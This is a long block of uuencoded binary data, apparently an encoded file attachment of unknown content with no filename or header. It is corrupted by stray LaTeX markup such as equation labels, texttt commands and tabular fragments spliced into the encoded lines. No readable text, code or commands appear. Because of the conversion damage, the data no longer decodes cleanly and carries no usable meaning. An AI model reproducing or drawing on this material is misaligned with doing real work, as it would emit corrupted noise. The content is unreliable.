MS\$5\!^'>N]TO_K>!-R?_2JA6)8J0A%8F429[`6IU#2J@72P8P2*!D5!0`PC" $MC']8@[V^-)B2)'^QU9U/DQMSJ<40_GB\!(I*/R*3&YW!55WR)VG,[]5F\PD]$ $MY^{+!}W0^{-2}CEXWD:3^{+},;^{4}>0.74^{-2},3/+-[?3!;.=(\5-^`UU03J"FA)$ M%<WD-[-Y%U76"E\$G>9MB[*4,TD#9,7)SZ+@_9%QJW1'N*+^R[\$7P*FSCS8RK MD^:*SEP?*_PXMX\A1"A>#89F%1C).BJPO(9T%*BQ!\WTCK0P:&AZF*:S6=&+ M'U+>J616C"A%3EPM&\KF7GU[HFG"I9P-,O'JI#A84<9U/NCZ!Y@56D0PYYW2 MO-WO\$_Q188*Z\$82:#&%F&W4JP750L8I@ME-\"GM-2#XNW,-#)<G4,7:,R.&* M"F`/Y!&LZY.DA"WR3J*#8:`PT\$^?*AF>"H<`Y#C2O)0STWZ13-IE)\$;`H?T; MBW1XAQ69[`4>X[IA@?>78*D\$)JTUNXJ.=TK]7\63KS:%9H"5HI'-ELGZ1YC8 M[!%C`9E\$*=IY"C:PFAY"?B7:.'_H_T10X5>1^D9R1I</!2]K<"H^\VLWG423 MG/3*FLASXS6E\$IB,5QV%`>(0/7C=FC3T9?-UHOJ^*FB.*\0%E\$&HL#`<KS;P $M#]L)_^;WKCEZ>07`>U258-R[F%0]XQ]D"'WQ(()0J29N,`8K1_=E]!(E+O[?)$ $\label{eq:mgh_sigma} \texttt{MGH}_>\]\ (\texttt{G=2}\ [\ \texttt{S1ULK}/\texttt{MX}<\&:\)\ !=\texttt{C}_\texttt{J3}.*+\texttt{J+B9}/210<?\texttt{F1M=DN}>\ \&>\texttt{Z+0L3}_\texttt{PVP}$ M>!<<W>:,(IO.OQ`Y!+.EVT=(7F-.B,B%X"F]]UWO3(H%[3W25]RGI^7]S5MQ MKFX*'@P!9GRZ\$3F7>S)L3;*#-/3W`<@R'0:.GME%]P.?D0D.GYNF+3:MG&94

MA`0FC1:9;IOD*S:X!)+I%7V9@(9JR,L(\`P':#JCDF:1`,_Z#PO,REK-;5.U M;P0ZWHV1-J[2<2P:-VZ`XMSY)P=I%7&QAGPFYE3S#.>:Z(1^R3?J0@78L^WL M7\+5JQDIZEE]4:M>\$TOUA(9&^J!8CT)4^['TO[G*,&K7N5^TK\'ZRWP\\I!5 MT'Q'4[,&);2*-.C*")DT,!R%N("<7DWG!@<DIG'<^[3[V'K665h\@T9,\$R7L M(R@X&Y'CX8NKW%+F#CK^;7@"[C!R\"`R_QWO?>/_!+1F[/@N2"**#:'8<7A MF437Y66=:'!:HM`O'[J]R!\$_6.H)8\^5>=?L6`F,*HBQM%6DI9[3@]_4*PEG MO!PE&,J NC:T=]).:8W\B`G(,,8[>^YTW;[K\SI[4[T4-&`@P(7.2`9GW,O M3Y>]MTCZ@H\?.9S>ADM=)2#Q##?XD_[^-R!3\$.00>E-M31540.Q#Y*98FIIS M)ZNT[ZQ!_1Y/@2VF\$3%Z(8((#Y98'XCT%Q:M,H-?<3_H.4H([4/*\$`NDMV;8 $MX6V]^D/\#["RW/L9GC"6>:N<>=883EVRV7R-$(M=-9B`B0H$LJ3_=3^"P(,G4)$ M%8H0F=F@3YT?&8(BIXSF/VM6>ET?,]1KO9DR&6&9V.00=T3?M>WB<VN87YL# MPF@0+V>Y?(2AI@2GHA9_PZ+9O9'7I[.[&[,./'L/8Y)PY)&HMEH#1P2K_-H2 M6>^:UMX'\$XU!L<\$>U\$10[#2M;8E/HN7R%\^(TCB(>^P(N=EGH&V2-:6`@2-) MZ+H#&]7>3Q?9ET^J1D](7#U,("PZO=?]4N+&(`P%6C,&2_IRZ^-/(S***^&7 M,[E(X@LE?6\SU5``'@QC#R1>\$+7YHF]]=1_(M6TD*"2\XNXHJ>/EZ9&)\;;L M5W44N[Y^7WF0T6<:)53[+2TV23N\$/0L-_M20EY^W%EXEW81=;=X/RUZDMS=* MKXNK3=T:4:R\$KES6H>#J!?)Z?M,L6W#PG=K#3M=4>L9<-Q/S.SOQ6*F:)5V $M?Z[#@:16/2:9#:<=9,!=C@BT:\]^O:\O7\"CG4SH^1[="@9-4IZJC",?(VAS)]$ MR\$?2[YM\#UU.Y_\[4MB\T-5E`8MY_F%265J2=R8\KXK\$HRZNT^7XLV196@H' $M, "<30L12V%XSM7DU>[A6[+]B"N`:?3Y-Q?7UMHN?'+\WW;'=\L1GC3[W];V?$ MYK,>U/_CXY5*I&MKQZ_\WF)H)\A]M-"`^OCXM,*9C*2?S'2J5RJ[T,?E/WG[MUB<B5A_6B])/R]?>>YU8BHPRQ?=K<X-\$-M4[@&>31P,1%"IAO<TJ>'S7?^;) M.[^L_:_B_KRSNN+]R77=+H+T83KDGZ>;.HX31)>A?ZK/U?3W_S>?T-##@V\C $MQ<?]!R:\FWZ\WW$\$GM#2>%:XWD35?"28]=>_:<<_W>#\-GL?S884]@D5VN9$ M[\$SF:U2YT_J+ESU/EMJ&<26Y6D_YK7GR].FV6?6K+/7-7F@>:"&1B_(P&?.- $ML: '$9^CSF"\K6>8RBE8G4KT>9\#53D>65K_1RY3]L)V_@K=\#[&4\PT6CRY6Z,$ $MH63N_Y:BVGH8/-)M\setminus IK$:J;QNL2FY"?%@\5$L\:0;09]OQ(12B]R[Q>.44\L$ $M+):5CM_&5G<IN[O;%]%R>NGO9E*/-=H!(BF9@LG,-H+ZO[*.=Y+)@N":OAX$ $\texttt{M=\2QCCIT^"(KPZSK,MEEG6_<*-",Z(=Q10-BT4SD-/:F[IUQ9CK5;](7GJ[\#F]))}$ MQ&"95/C"CE, *>-<N76\Q-CCOX10?08KJ*.\$98)(RF4YQ4GJPHLG->/A8B.6_ $MGZ/V+M:(M9(P5L"[=O\MQ^?P\+_^W)A/J;\J3:=H15X\#&$2:I, %<!R*/8%(J)$ $\texttt{MSG+.PJK:=-D83UD4WXWY\$^U!AY2SG\$P} \ \texttt{V8L8ASEK3\&^A7Q6]} \ \texttt{H-/KQ8@QBF;1}$ MA\$MZG1R8UH5_5IAWF5!E%"Y]GG5&L-LL5*OJ^%^YJF!AN`4.P<KV_[/N>C3, M4T'J?C./P__<?[`HFR*\>W<QT/%-Y#?[XHC[OFOSX\$;<?C'^<^8Y&R8/5J%= MB2H62@PAY7_U*`:WN']-+S-A)8XC-/L]'%%JMMX/!!.C#,/5+KJ#L_35/:NX $\texttt{MZ8M!?@,F\$Y?YMM-;?\$=6\$Y]*C6\$V6M7D\$FZ2,V,AE(=VSM40",N3'/[MF+ZX])$ M2^"/SGA2B&R9?A/IY\K9X,^7R8@#"2QRIBR\$K%LA_TC'T8A.S*2/\:K59IOW MVI:_&0\$'#3YF6OV8%I([C6EV;LF@'Q\-ZD5;',`O^_.RW\$`"'S+NR.QJ^]RQ $\begin{tabular}{ll} $M-FA-U3].1CT''/FF/[3%KX>JH26;0VUK;M4;_`A\+-8HHNXC`D)KK'PO<=!V\M;`U:]YMW`6+`_*'V2>_/#ULO1??UB?<AD1`$Q!C*<VSM>DORG_5N]%/24I` \\ \begin{tabular}{ll} $M-FA-U3].1CT''/FF/[3%KX>JH26;0VUK;M4;_`A\+-8HHNXC`D)KK'PO<=!V\M;`U:]YMW`6+`_*'V2>_/#ULO1??UB?<AD1`$Q!C*<VSM>DORG_5N]%/24I` \\ \begin{tabular}{ll} $M-FA-U3].1CT''/FF/[3%KX>JH26;0VUK;M4;_`A\+-8HHNXC`D)KK'PO<=!V\M;`U:]YMW`6+`_*'V2>_/#ULO1??UB?<AD1`$Q!C*<VSM>DORG_5N]%/24I` \\ \begin{tabular}{ll} $M-FA-U3].1CT''/FF/[3%KX>JH26;0VUK;M4;_`A\+-8HHNXC`D)KK'PO<=!V\M;`U:]YMW`6+`_*'V2>_/#ULO1??UB?<AD1`$Q!C*<VSM>DORG_5N]%/24I` \\ \begin{tabular}{ll} $M-FA-U3].1CT''/FF/[3%KX>JH26;0VUK;M4;_`A\+-8HHNXC`D)KK'PO<=!V\M; A\mathred{N} \\ \begin{tabular}{ll} $M-FA-U3].1CT''/FF/[3%KX>JH26;0VUK;M4;_`A\--8HHNXC`D)KK'PO<=!V\M; A\mathred{N} \\ \begin{tabular}{ll} $M-FA-U3].1CT''/FF/[3%KX>JH26;0VUK;M4;_`A\--8HHNXC`D)KK'PO<=!V\M; A\mathred{N} \\ \begin{tabular}{ll} $M-FA-U3].1CT''/FF/[3%KX>JH26;0VUK;M4;_`A\mathred{N} \\ \begin{tabular}{ll} $$ M@R4TT/+.XD\$11N V?E,?-VZ3?&YH5ZCF*1VG'B5R)Y^^PNC<^[A`\$D^C5[8X $\texttt{M\&J\&4\$,M7[\$7^^K4!]\&Y5CCJI//}.7\\ \\ \texttt{,WU\&WX\$\#*TI=8NQ\$IMVFFUC+.0\$/>W}$ M^W_.GJY,(0Q4AQ!!<@8,A3+D*_I^:3D87+==EU+0'+D60ER)5L[N14;UX.<4 M&@`BU)LTL2BXCTFB0X\$P.GHG_5OZV(WG#6.YUH+WS!)_Y>\=?[;/P1TRYQ=X M@QL2"X0\$AN///+QUNYG(\$8R<P2DIJ^^'(\$!=>"@7*"G9RT-%^.?'4R>HZ99" MOZY.R=(G\$7SG*T8&!J`?I(46\$@#6ZM*/\$<409U#4^]@6SC`P+(UYB)8OCT/" MW): $P^+9.9=^@6YL>4\\8N8Q=UIR!8)$0*9V%264BC2B.2'M/8'XA=C3T(YN5R)$ M'G_&^8Q*\GWLK^;[3T]13A\$+A;0!OT!N<A(L)O4<K%)H7=-_T[\9!2B?&H05 ML>P)A)3G9>P"G#_79G,'+G9\$P:B2\$&,00*KT'PX?(L26%3G9!H\)WB3UQK%E MHZ/90,X0*@U^D@+\$\RG6F`<H#]D(!^S&-UN,MN()5\$ICA5Z6'>TJXZI%3EJ/ MO%>C&]C/,><2644.(+\$`";9'C//'%?V4\$Y;FMBDNW+^>6(XC176E,(JT6#&# $M<T<WG+^R;Y&Y'S+>+C9*D+9GF(F<^*AY$PE:2NJ4U$34$Q^,6]"K]Z4]/-^2$ $MX!2(#X@$"/BV`U&"J*2OR-139$`![2;3I"3WEW[L4BX[A0O\7>T]>)3BYU^A$ $M.S7E*O37ZNZ*F>=&]M2:=CP$;1"8\Q2#U*W]U*="^?[K7$?VJ>7/T^W/*4N=$ M&%7.K#7A9:3XXEVNUQ?G/)3#YSLG0:S*X7LF42;>E:XH<>L=5001\#!![TE\ M=3J;M?(G7?BBBIS?V3L5[*,!A22?:@SLLV"X1T-+8L0JYF/<R%6OX+IQJX+[MZY:-0V#N=80Z.&PQ4Q9B7^TP<Y&G8\$]]M119FQH`5\$X71>E\$-?:^JV1LBU3" MJBKJA2A_'GM<UK^^S7[AE9+LFNE:1:DJ86CE1X]Y^+TY>OG9[.E24RHQZ/J? M8E)<6KZQGT=O2?U0Z%S43__67>R5]]VNO2&0B`]G!\"H2_*)C@^0VDO_G^#' M6W&C=`FCY01!\4087FF=<HH0CO(/`XL=L`(@;V#1H5Q1I)1Y(=4A#HH#2GO;

MY?VE9_>(8W:30B?^#W>\U?QMN>--S0QA!"_`J3-M!C[8JDY/=6)):KZP2'^` M(4\$S\$IK<MFP4R#ZTVJ935C.!FM!H/KOIGUO]OV?YO]%P!T&O?]\13AH^3DCZ M_\O6UI`Z2@:_3;/.BYM9T8^6.G_\D8IUJOO2%1@R95ZF0X#ZU1%C+"(^S2_J M6O1[_PE_%MBT6V[GD:;S!O8WU4PY9UM0(!"%T2R3!C%@#`>E\$>?)]78:?OAK M#<EY,:[O>.,S'7^?TC2Q]RYQ>7L^MS\K*Q_L-R_C!=J'VSN=8S>>JYU?@ZA_ M9ZUU2OC_[XG]>P![3LS-SB\G)NH^T[>>\#Q_N&;0[WB-CIAYAW.X3:0C=!1L $MDL8+#+Z@$P[JV^,H\ZNY[9OWI\'.W<+W6.,<CJSF)]#7,'0'#% +@&W,+&N]$ MRE7P_=IW"AE:_*1CY')*&S22<20W8GKC1=]R6)W*!8;/@RUT;XE8^PS\-O?. MV00)(;9JC"T+!]2:^U0)-+KRIC']K=M3?[9*F<?W:6Z;B8>)/3`10VXJ_E]K M.15&;)E0@TE^.STC#-VL_A+^0PL2""A.:R*8YA31ZG,,TFA"2=';]'P_YP?P M?TNH[;WL<4F\$E56:5@]HU'?9%(2PF^DNC^BXZ1B2.[_[;DRLT+DH`8Y:*(1F M'+Q(X)?^#GION.[X..5UF4!'#,&\'&9@(:@`LN)6SLF,94";!AT-Y-S]L/VQ M#)]:4:QN6=QTKW\(01Q-_]-.\$'N!LS@BM08Z1EBOW'Y3HK**E)OROMRJS^N(M%7&Q^O%(WT?>QH5\$0G_L<0[G2RV>VI40=ZKN/?H^81=\$'(\$1:V+1*I@1(QL3 MN3O_4\T5EXTZ3^>P]?I=/05K[]WQ\$V"]T0IW:]RHX[75I2">+L%"]%4Y9A;) M385`*]MTQ4"!=',\$GK<LI^?E6T5,!/`Z.B9BN/E)8U_;+O48-\$Z"+O&<OX67 M(OLU,R*(Z])T],JZ_C)9B''<3(&EA%GN7Q3?:5AZ!F;WY5U.";AW'\;J:,7($M//DW9(JY=-J_1>]@.O\LYV'&U4C6W,6/!L7+56*X%1M_@ACH(RF"QGV6+'<9)$ M`\6]S(@<7XY%V\$'E+X..<:"A@L@M"IRNW<-MVIB)()FT^2UE:%%ORG8*7XG6 M^K4N^3Z_ZTJM"8@!00=Q\$YC_Q=YF"=JL?V^J;LDY]!AT08X#H/(MLH22'=N* MZO, 'SW:CS*ZNWH-^K(BJ"'ON!HQV:M[`IJJ>N9>"V)]Y9C*OSSKSI"]D60RL M,E6!E^JA_IX)8M=6*)I`]/J3)D*J7963A^SI\$\$6FG9L^UO5587\A5<><Q5&# $MS4, "L;LM%9UV*L!T, 'L2@A])!=^DQ<P=M/%YZ4C%PY(@(9()W<_B[GV4?,>)$ $\texttt{MB}, \#^{\$}] * \texttt{5D} \$ @ 13 _ \texttt{K?'O; 3} \$ Z " \texttt{ASF.MSS''} @ @ +] \texttt{N1:U47} \$ @ X \# Q] \texttt{JSO+HCRDNQF^*}$ M^PQ?62ET7\$1BY(K28;H^"44\$`\$=YX8]>72NR6WFV[:2A-G!?>F\ZK]5&@_K2 M1Z2CZJ<50@5?1:B)*U*QHG]'6R6'?RM7\%X]Y;S87Y\$[N3W(\^OPA]=LJ..! M2_&VYLSWZ].7+GQIPK`?[@QWO`P//[>8Y1Q#)*B'SMDED)YLU=?6]6NM*!CR MMB.I"H5PEG;G:&Z/C(XUTBBO_>+SOE]?R?4(,D_0I*V<8\$=_`8I8YU&G'(JG M50?'\$3(HD3F;PM>!<OD4BR6KE1_/9WE\$`D26+BK0!(\ETD7%)9!^PZ[UIH>Z $\texttt{MN39[DTD..6}_\$\$>+\$][1\$ZN0G7\#V=T*YD39J91VQZ<'O\#:+<:3^2-F])'))BQ$ M5@*5-H4ZD8@NI*X:/<<OOY?/1757N>AS;^]L_9\$JOBEFKQS.WX]X4^01G\VJ MW, *_P5RZ:XE?E="UAZID[V.J?N7+-5EUZ<GN?5)[O<'6@C];[.A[30\B*TTO M\$.MVFYHI.FCC*LEJ5!%\)"FG)X9U\$=CVTF.C*CCW46M3-\9S3,4)\$)[>%1XI M6F/,"%DQUE_Y![3<.9UPD*Q<RV+:8CHOBM,\$HUK>Q3KJA+S7]\$+DGQ<QX/[U M5VT[_>#/4G6Z%%`M]_6=W!(VO>NGUC1ZV#?H/X5L7;]DZJ3O\6D>TB(EL<GW M\#Z_^O"]\W'0ZQQ9_\$IBZ;\N3?-_?\XUI&\Y\65\PPY\\Y;>0[\\#\S@/\L*._\DE)=?\H\\ M4) \XBZ&2A0YE6)A\MOO6_)"#\V*L6FI9,_WY*;\$"_P0]ENN^*:70WO'15!VJ MC&%"+E?]%87?,_2IFQ4K6^UV>/XL._XOA%Y<0PO.X)H8X0FFFG3F--.._IOP $M > ?P L = JH < A T ?U7R7/Z7[?1'R] + [OJ)]55J4 #VD&U^"V L + Z3N + ^V?S!$ M%CH1J--#08:[/3V?%,8=O=OWOX,9?X-_N=[EQ^[+W]",==.;3CUR#2-I9A./ M*!@(G]@D"4T"D!9)?T32@UX^X+H"8!K9#7^-W4OOQP>@MRNY_NV*A=3J]?^M $M_08E1_{+}^{0}, 0.8E1_{-}^{0} = 0.8E1_{-}^{0$ $M*\$YP)2^-WM9@O.\TXF4C?\$/\#OS\#:L7?\$4P*2F&5*^4EO(TU'YNBW[;A)I8(M)$ M3:C'WC%Q6+&SLVKD'?GTS4S=6A-4,9DIYR!8_MF\QFBX:GCNN`6=Y1(GQWA MNJHO48I/EX?!*SVO\6UY4/6JV98M>-=/Y\$72W7XVZFH-%-\0[6LU/^\$^4B3: M1?66^XMF-691U_R"AR^\UIF+5LRN"2*IRS*S6,M[]%"\W&S*H4&1QES\$6"J! M#.1ELO3-"+YM'H%KXOZWZ4M`491[?CD:N7&AWT[QTV1'I^T/HMRHYO3<V\U< MM^'ZX7]^QSV=&ZVW#KT;'\R/%F^7)<Q'D;2CLF8JA51LQ#JJ2N=/DB:888Z" M!(T]/O'5GE`<R8U"@1.M`*\$13@>"AB2Z(RCAHEC:K]SL,<R*N*L7Z97#);Q MYMKQ)8IZ):XTO#AP;FW%>F@0CI["5E->08Q\$5FT8@9EH*56N0*:2R8::6HK7 MBH@>O<X#K2HP/5Q4C/W!/I#[7FGF!09^YK=&.X.54ULZ`GNGP6:VX*\ 94 6 M:+*]:G-148!F`9C#\$,<9,6!.03#:GH&8050[\$94FSSB)[S.0D^/V1H)B.7'H M(OW>6/*[YKINB%;KP?<W]87L<6,.VO7B4=#%?!RY)ZJ]/+?)*0`&WFIIMB', M1530C(L!T?@M]D"426@C3?M6_2^J-GUV-Y?>[7FPP"#\$S``"@QU;L30(*9/. $MIIQA/P\42ZS=)U_{"}=[UKU#)8#FR&84R-S8M6*>E."N9M#5"4,#T,4\'E]'U6$ M?V_Z^MMD`N%`\$0^081/3)BE/O&=CS6<<0E]_QZ#0-^':NASIDWT(.P\K01/S M[:*NUW+UT[*L?45+Z.O_VAW\$[S8U@<H[`D[E\YSL_66XRV+W/Z+7,/O<40GY M3+\/\M?O'L_FI^6FGB<_R^&KB[FVE501@I^>T@2!9,W^<.,VMQL8)_)SK^L_

 $M_>+DX<7+C9R^V\\0*OHO]*?00[Q_7X'H7(H2*C,;72+1+@AKE*C:[Q4[H#^7+P])$ MC)>TCME\$+RNMU5[#ZG&F;@ H_QG4A $B'5Z#^<math>E/*<&<'_MU>.F&[MZ^{(G)}]$ MRJ.]45J.Z1[&:[VM5QJ,!P#R:5!KB:0NNQFNAB.^&&]R\$4;A_#)N)#Q?),:> $M_:8^0J:)0(2=<&E3V!.J7N'=\\W!0S)8S4&!)R[-B;)'AN\\>^Z;2=Q[7#34'']$ MB?R_AZ@U9:OA9)J-S\$05XBH+B96AF3*FL*4&VK3&@3U9UEOULD(I7^:Y+U.N M?A7U^CNN_VBX?I_KL6HWD=4MY>X79WV\.J,(5*7EEI,I\^U:M`S;T^"K6TB-M'T; #N86\$3ZR, IM*)>7K(WU#, 2OL7F8PW#72VCBVF-FBCB.1\\$X;11@N]HY7(M+.3\$-BO<Z^M@-_`=P:W@;2L#@IZ#VK+KJ!UJA;PCQ+*<&":01-KZ.ND<F65\ M"G`G""DAH;NJ#^C_3'=0?RNZ8'3EZF^@RQA+=P3F@,>F:>%:5QUQ#_-_3;I, MT@FB<3U/ZQ8?YCIDFD0,.FS^<+:^]:B<U\$/0KCKY#;8>R9M`?=%1-%0W:(/Q MFQZ5C=(M,>U*_.9/\$*\$(F/B.!QW#'DSPZ*448@8LB\$,OW=7/+!C_6E"+EI"* $M!0D$!TD=/1N405^{\t};($Y0&7^Z#.1$"8_:,T)/*FBOXYP.T3D3.*@9[V20]$ M10X,0=8LU.JN??^?X9(Y@SA=K:_.8,4R2CROMR'6[BSY\$N5\B>@4M>\$XG5BG MHK\$&+)JUYAV0="-GERNTQ&O:.M53P8,1CH?]1&S-/SQ0-*ARR>40E/G3/&0G M[^`)-5.8:3%S:]KK2%Y8CJ=F1[GE^0;VC<;=9ATSTQELF_2V+KH'S2OMKXY' M:^^7[37%1-SGH(J+DRUL#.K((S7>1G+K31)RV>1SF!T>=_][E?A5H##4/]_ MN_.:)N6UO\$>39&7["<4F>T7H=9]!%VYGQ6<NE]>&&K*I%3Y<[*9HV\$RNM/A& MA40G@A(+.:0*K]_#[%R>SGNV,A.?I5\:GO/M'K59<SXFV\$J<CL(D"(MXEPSE MF29T[^;+WF5M:+[)&;<9N9B;7K&6U_6MY'?]ZAPWQ_Y[:#(;':[K`0HM%[, M>ORUI-!QU00\LC405920?<!OP_8:Y;OQ@?GK^!\$CO>1S(6-*^\\AH_\$K;,FH MZ4"5"5^!(AZ^>NN.O;\%B<*F7OH;U%,Z>I]_\$;,<+WC56.QRWM\D\$=_DF9; MEVHF&8<W!P\$#L!MQ^\S8J#@H8%OPSRUL&9&IO]^P@_7N4PKENC31,M#[8VNS $\verb"MO.Z"8L:UD1_S??'?`<2E4`,VOZA=*F,[($N>5;5]\#G6:?4_,_7>C^W_6?M=(1.5)]$ MY2>0\#1"'%U^E_A3+J21::\UK?A_WFR"#VZWQ-.[V/'A@0=Q69.[Z3QU@K0] $MT7T(^{O}_A>@Y3JA3=4[E\&:ZG6B15E^{O}X3=7@=1:P3G)VRAD#N9\\&=YIB3;^{C}$ $MNFM-Z+, *$24!B1B8R1$F&$&B^9(P$/A^Q"]#C?)V+YFL5F_OT]$Y/<@9E[U\$ M8GB-!T9XZGT^9U.*9FY1W6-=>OYKW-],3<@(B6A[3-'::QF4KK#NEGW@@2^\ M305W\$JVJ>+NFSR[8__7;RY)A8KD=SN:RRZ["WIW9/9[GP[S"G][]VV3W[F@< M8:*_)I'ZN)>?L[;-.FI*XXQ_/XNK\2N760[G#A?FMF2^[+LMU@[(ZJG^"Y,\$ MZG7CR#8U#!1:#5]U(?L[.6>MSO;-;\-OUYI-2.ZK09\$AK090ZPD]BT^]5FXH M7Z96:/"5^!&ZS\$)9K>36`;QWH'*Z1`7##K^LL^:/&7-/B.F\$)NZ=5)D3BLD' M!:L&[?,F!?8<X,"'@/.<3WH8RZ=H!+@U\$V6;U",!EO*DIP;@]WNAOV8?>Y:O MG=4]"*HFT5Y#F\$C]9\$>YM]ZPHBN3)^MXC@GBD%3H'JY[>??'I+/*T>F6K8@> MG.K:Z+F042YOU^G49X\6H^*:(!G_/'FN+D+''L&':;P8;WZ_,27C`'70:Z[-M:LVCC\$@GZ[#O@^CJ-)742647G_88"2#,E4:[7\$R*B5+\"G(3=TY_[%<4!3?D MJFJ?/\75:I"!-;6#M7U3YJL.CE'\X8V\LV4C(AMAE.8US"-#(,""%XD3"G'" MFDDDM`B,_,_6Q`!_AL?\::,MOQ0"_LR\$Q!^Z9-@77P%WQ8J*>\$\AZE0_:\$#: $M"_E=U>IN<U50_{11+Q.M}=63Q[Z\\+ME^C-%,N4$FFE[F#+RJ<1T-(#8IH&G,7]]$ $M"U=!]; \& \#L'RJ1![CJ-\KS5I<P"?C8K>'L]GA*FL>\&M]_; P=!C5X4U+\(\1(`))$ $M(:QW\$)=\#0JT,X6:B1^G_9-G(\?=Q7(\.J>:_`U=5BN?52VW9F,*\$:,,E>9U$ MZA]Y>LC_NL/!.+P+Y2]/W%MFW%\3SMY'F(S443]GT5Q"\$>A#[P&^>TU@)I_' M6>B@=0ZHTD8,KT=/(V#)N\$O>PS.+C#['_KD#&2X&VGCOKTI,RZ4YJ!PC0!A@ $MJ((A/O&F2G\$PT:;7O/K[,UKIR-\:KW&I$\$\@YZE=\$'S\$P=EOB:=KQW\E>`1X$ $M6\CV3_{GJSA_R->4]8X\J/(>PQ;[]"\?&1]W<(T[IZ&-&/UC0N42-^?\B/(0))$ M^3KEW_E3GQQS`VL!IXA9`^\$17"/65V(!%D(!M[*]WB_K^'&W+]H]!IA3KF'] MT.NQW/+CZ3W.?F>SX[ZO,/F[&4=6"(T<R#6L<CAB)\$1<9;XD.&8RD\$J7&H@O M6\A=K2??\6C3U3?*F/P:;M%OXF)8F58%_K%`Q&)T;6FUZ33,^"3WSR(<200/ M\$&"\$\$1#C%#)9ZJT8G\^,5ZR\$WM1X9\-7IH3PBO!7&6:B%XER'B(*+=SL1!)K MYXR'I:E'S>ZTSLK''JSK2*\$<3;&\$PUVH8@P^>&-9FLK*ME7="_K]:U(A%#X+ MX"R/(I'D&<YLX/R_H^E3YL%WMX6OO+=WL-YG<L;I.K.\$8\$R'5>6G7_*7"-[" $M2PB(.A, $DH-!O$B?NM(?8"XY&#T''Q^E-^/$_3P[/A3RZ."_->/S5<MU>\$<$ M-J, O\$FH-UN& CAU[RLSNB]AF(DH7E # \ KOQA5B&; Q>N[7 * TG1 WV * = X > OS? * ? Y $MF.-P2Q;1^{+}-(800?^{N}:P/TMF=/D!4?L/'5"KPL!OW-\#J&7TS:&,DJJB&/N$ $MN]I(N-"XA=&2,)BF/[J</^X1[&SBRI[K??,TT!`?=W4Q52+H8=CSPZ]@;+K@$ M`H>7X*A^6.56:'YSXO9[\$X&@0D?3\?GDC\$+QY,L5--:.ZF WHT&D0\/^X6I` MQ'4?=(8S9B\RCOR!?F`OJZ?%7D7MC])E0<)IH>K*59ZHN+'?:<R3T.I3E:1& M)+N[&2UYO-\$8WC1QR%PVYJN-7YE%`..O\$!&.S>GAG4,JESRX,.WHSOIXKD_E $MX\++3:F0"\ND>20\#D\#'$0\+:8&Q,"O,J_'NL\,5A\J:[I1:/;Q_SZ&TX@X_X$ $\texttt{M!X@).\$] + *\&: +\$58*\$Y?4GXDL@\#B`$`4*3>W: +.X>9JVD=>L+J/WC<^6U\setminus INZ }$ MUQ410#A%+&LIH`7^JBH*)EU-EV&3VY-KN%*RXOZU)8EO;.7U\$R-B8#_=)%## MC]7D._)7_1]K*1<\"JPR<3RIZY(;6YF[M#7)V@HPYHG)>2H3\$?%EJGWL..0@

MP4UD5SMM<G.]XE9`&+O'ZMHSN,0H4U(FSL^%);_/C3RZ9?H\$26W9/(:YH524 MLER; SW. F1819Z*GZM_M(WG<'4ZR=:1V50]&KU>&:GFUD!S*;[1PM45)L[.H5 $MR < C_C7 / W_E = A:6D1M. \\ /Q = ENFB9N95 < DY + SO -> "97K?ZU < -O[Z < NB!L + !0]$ M`Q]1=8"?=W>;PCHG]G_KKO*\SD8CECP,B>O1V1(@,Y@\$F<\M'K#/GSNL?[M MOO1?A@1?C6;YM?F+[(^C^^3\$D@%?4Y\$U_Q_B[?O-ORM^XD.M@5B*[KZ&75EH M_Q["KO.=B&NEH.UC]PYL0"_AKH8JFXNE?A\$1.)MADL%3RL4XPSO<9DRE>5<, $MSD' \ ^iDLB' *7F=MI]JMXJ,P;S/W[&43-D""1*"^6JY@+@^K]?@Q6F3QB-E>'$ $M?H8G96^3Q3=43A6X^=.+()\&C3NE@]3*IAIIYIA*0BS424!\&@O%A>G7Y\\-D0'$ MQ>AXDS#;KN@&O((`@,WHN#B<*T!OV/[M_P/B_%31KP[VCX#W*5E]!/IN?IXC MOK;^%B^\$AQ:</-^N\SQ=COZ/?G>"Q%Q6(89J*!9U?IO'Y_J:K]ZKBQJ:(Q_X M%+TT^)M/(__;>LJR^)F-6'[!<Q^@"DSI"VXS9CHC62[,8>[%8NAIC&DBQ_QD M)6>L:NOL8M(/\$527C3AP%7/WJKLU(!Y_[;\\!%\62(B____9#NB#%06VR.UF!V M%GK)6BK.&5U_T)VNUW.OJ^MT-]K%MEJ#-SZ%_>=YZ/-8A;'9:'V>X^P:&"@Y MK"CN+"+MH>_?YS,N(RWG;B;M/!JY_^?I[)FZR4[/,1:]CGKR`:8NT%.9&12L MU%V,VFTQ^'<Z&Q\;<'.,YFS90=Q>I.?(1!1U]05PYY8]0M>('855JA?\WC5F M>+2[Q5?;T9N<?@Z^WRW-S:=OBX!>!M8Y>/+I9W]A3\$L<V?XV0VZ\$T0_C)(V> MS15A_LQO%\7MX-'POB^G[S-A<;H,>O^646@#*^2RJR?KS(R%^X**FC*LG>Y5 M9FIJ':+*OY7>1?S_Z\$8,Z+VT:QQ6[6-%<J-3:S+Z/?ZR/9)[F(N[PQV7+SHP M900+M960(!HFU%)%0)Y100^\:>6R2&`G&RH%LQ[2"K3E+129B:^5CEBH`41+ ME%@>8*Q"XI[%C%(('O:RO5T])"@6?.(O>D[3^X2OP)1&WN#!M+7WYT1S^W-' $\texttt{M9^:L/U]'Z6TC2D8*S1E+@0$"R,/(.?,(!\$A?DD&358?/+92[S1X)MZ>'5?3U } \\$ $M9\5'QL9??B4R=PQ@^4?[_[S/7\#ATC?"\#_QJZ?3M*6]:;@D,@#<!$MMT.(V3)$ M%B.?=SB,;7+_"J0P0W>NX@_PD<&YFT7TSMS(0?T5S';0;<?VX/AUJ`0X#TR^ MUDP)JR8\;#4,P":U3:^U5Y4@JS'!;9LBCI5&8?-O=X'!?&(9R/X#0*XN0KB! MCB(LQQ#\$=9/]%/'Q%N1T.'H?L-J^M4M4?`64N;I<7IF+7S^Z!V*O9H;83TKQ M\A,K=+L!3QHC:P7TBX<R^\$(4,F8"M_A2W'UC9_DPNY?,7'<N%X]3ON.6OTF+ MTVV=;S[<H&:FGX#CUN.>6W?&^'8U*%P3*"\I5?Y/:V321@I8;-GD\$1_K0B*_ M"LP]U<E'E,<BTN[K*E4>#'XD7KCG-WQK-\2@TN2,[EU%OOY,'^)!UZ6A3ZVO $MT.^{67X+S'}$ #YCP; M; H7 "FU3VFQEH-+C) C#& (N1?!CY["E=!Y-[0Z7] "W+' M1B6; `RO1]S7%; DJU'3O):\$:WEX5XHF\?P>I=P)'=U*!FA)K9CIXO; W?BQR>8 